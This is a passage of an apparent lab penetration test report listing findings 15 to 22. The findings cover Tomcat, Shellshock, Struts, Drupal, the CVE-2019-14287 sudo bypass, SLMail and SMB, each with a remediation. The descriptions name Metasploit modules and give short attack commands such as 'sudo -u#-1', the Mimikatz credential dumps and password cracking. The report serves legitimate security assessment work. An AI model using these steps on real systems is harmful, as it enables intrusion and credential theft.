Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Images	
Affected Hosts	192.168.13.10
Description	Ran MSFconsole to use the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for the RHOST to 192.168.13.10. After successfully getting a Meterpreter shell, Lauren Co. entered SHELL to get to the command line.
Remediation	Update Apache Tomcat to latest version


Vulnerability 15	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical

Images	  
Affected Hosts	192.168.13.11
Description	Ran exploit/multi/http/apache_mod_cgi_bash_env_exec in MSFconsole. Set the following options: target URI /cgi-bin/shockme.cgi, RHOST 192.168.13.11. Exploited machine to access /etc/sudoers.
Remediation	Patch servers Enable detection, e.g. IDS


Vulnerability 16	Findings
Title	Struts (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Images	 
Affected Hosts	192.168.13.12
Description	After connecting to MSFconsole, executed multi/http/struts2_content_type_ongl. Set RHOSTS to 192.168.13.12. Accessed zipped file.
Remediation	Implement WAF


Vulnerability 17	Findings
Title	Drupal (CVE-2019-6340)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Images	
Affected Hosts	192.168.13.13
Description	Ran Drupal exploit in MSFconsole: unix/webapp/drupal_restws_unserialize. Set RHOSTS to 192.168.13.13. In the Meterpreter shell, ran getuid to get the username.


Remediation	Properly sanitize data from non-form sources in Drupal Implement integrity check



Vulnerability 18	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Images	
Affected Hosts	192.168.13.14
Description	SSHed into the server ssh alice@192.168.13.14. Guessed that the password is alice. Conducted privilege escalation exploit sudo -u#-1 cat to gain root access.
Remediation	Patch servers


Vulnerability 19	Findings
Title	Sensitive data exposure 4
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High


Images	
Affected Hosts	172.22.117.0
Description	Using OSINT, found user trivera's password hash on GitHub and cracked it with john.
Remediation	Educate employees about infosec and password security Enforce strong password policy


Vulnerability 20	**Findings**
Title	Network service discovery
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Images	 


	
Affected Hosts	172.22.117.20
Description	Found an open subnet using nmap. Accessed website within internal network using the subnet. Logged in using trivera's credentials. Further performed FTP enumeration by running an aggressive nmap scan to determine IP 172.22.117.20 has an open FTP port.
Remediation	Implement firewalls and IDS

Vulnerability 21	Findings
Title	SLMail Buffer Overflow
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Images	 











Affected Hosts	172.22.117.20
Description	Exploited 172.22.117.20 machine using SLMail buffer overflow exploit. From here, Lauren Co. established persistence by scheduling a task. Performed enumeration by using kiwi lsa_dump_sam to find account credentials and cracked using john. Conducted file enumeration in C:\\Users to find flag. Performed user enumeration to laterally move machines. Using kiwi_cmd lsadump:cache, found user account ADMBob and hash. Cracked hash using john.
Remediation	Close port 110 on 172.22.117.20 Write secure code

Vulnerability 22	Findings
Title	SMB login brute force
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Images	 
Affected Hosts	172.22.117.10, 172.22.117.20
Description	Escalated access by performing smb_login psexec to access the WinDC machine. From this machine, Lauren Co. compromised the admin by finding the hashed password in C:\\. Loaded the file into kiwi to access the full hash.
Remediation	Close SMB ports Antimalware software, such as SpyHunter Use strong and complex passwords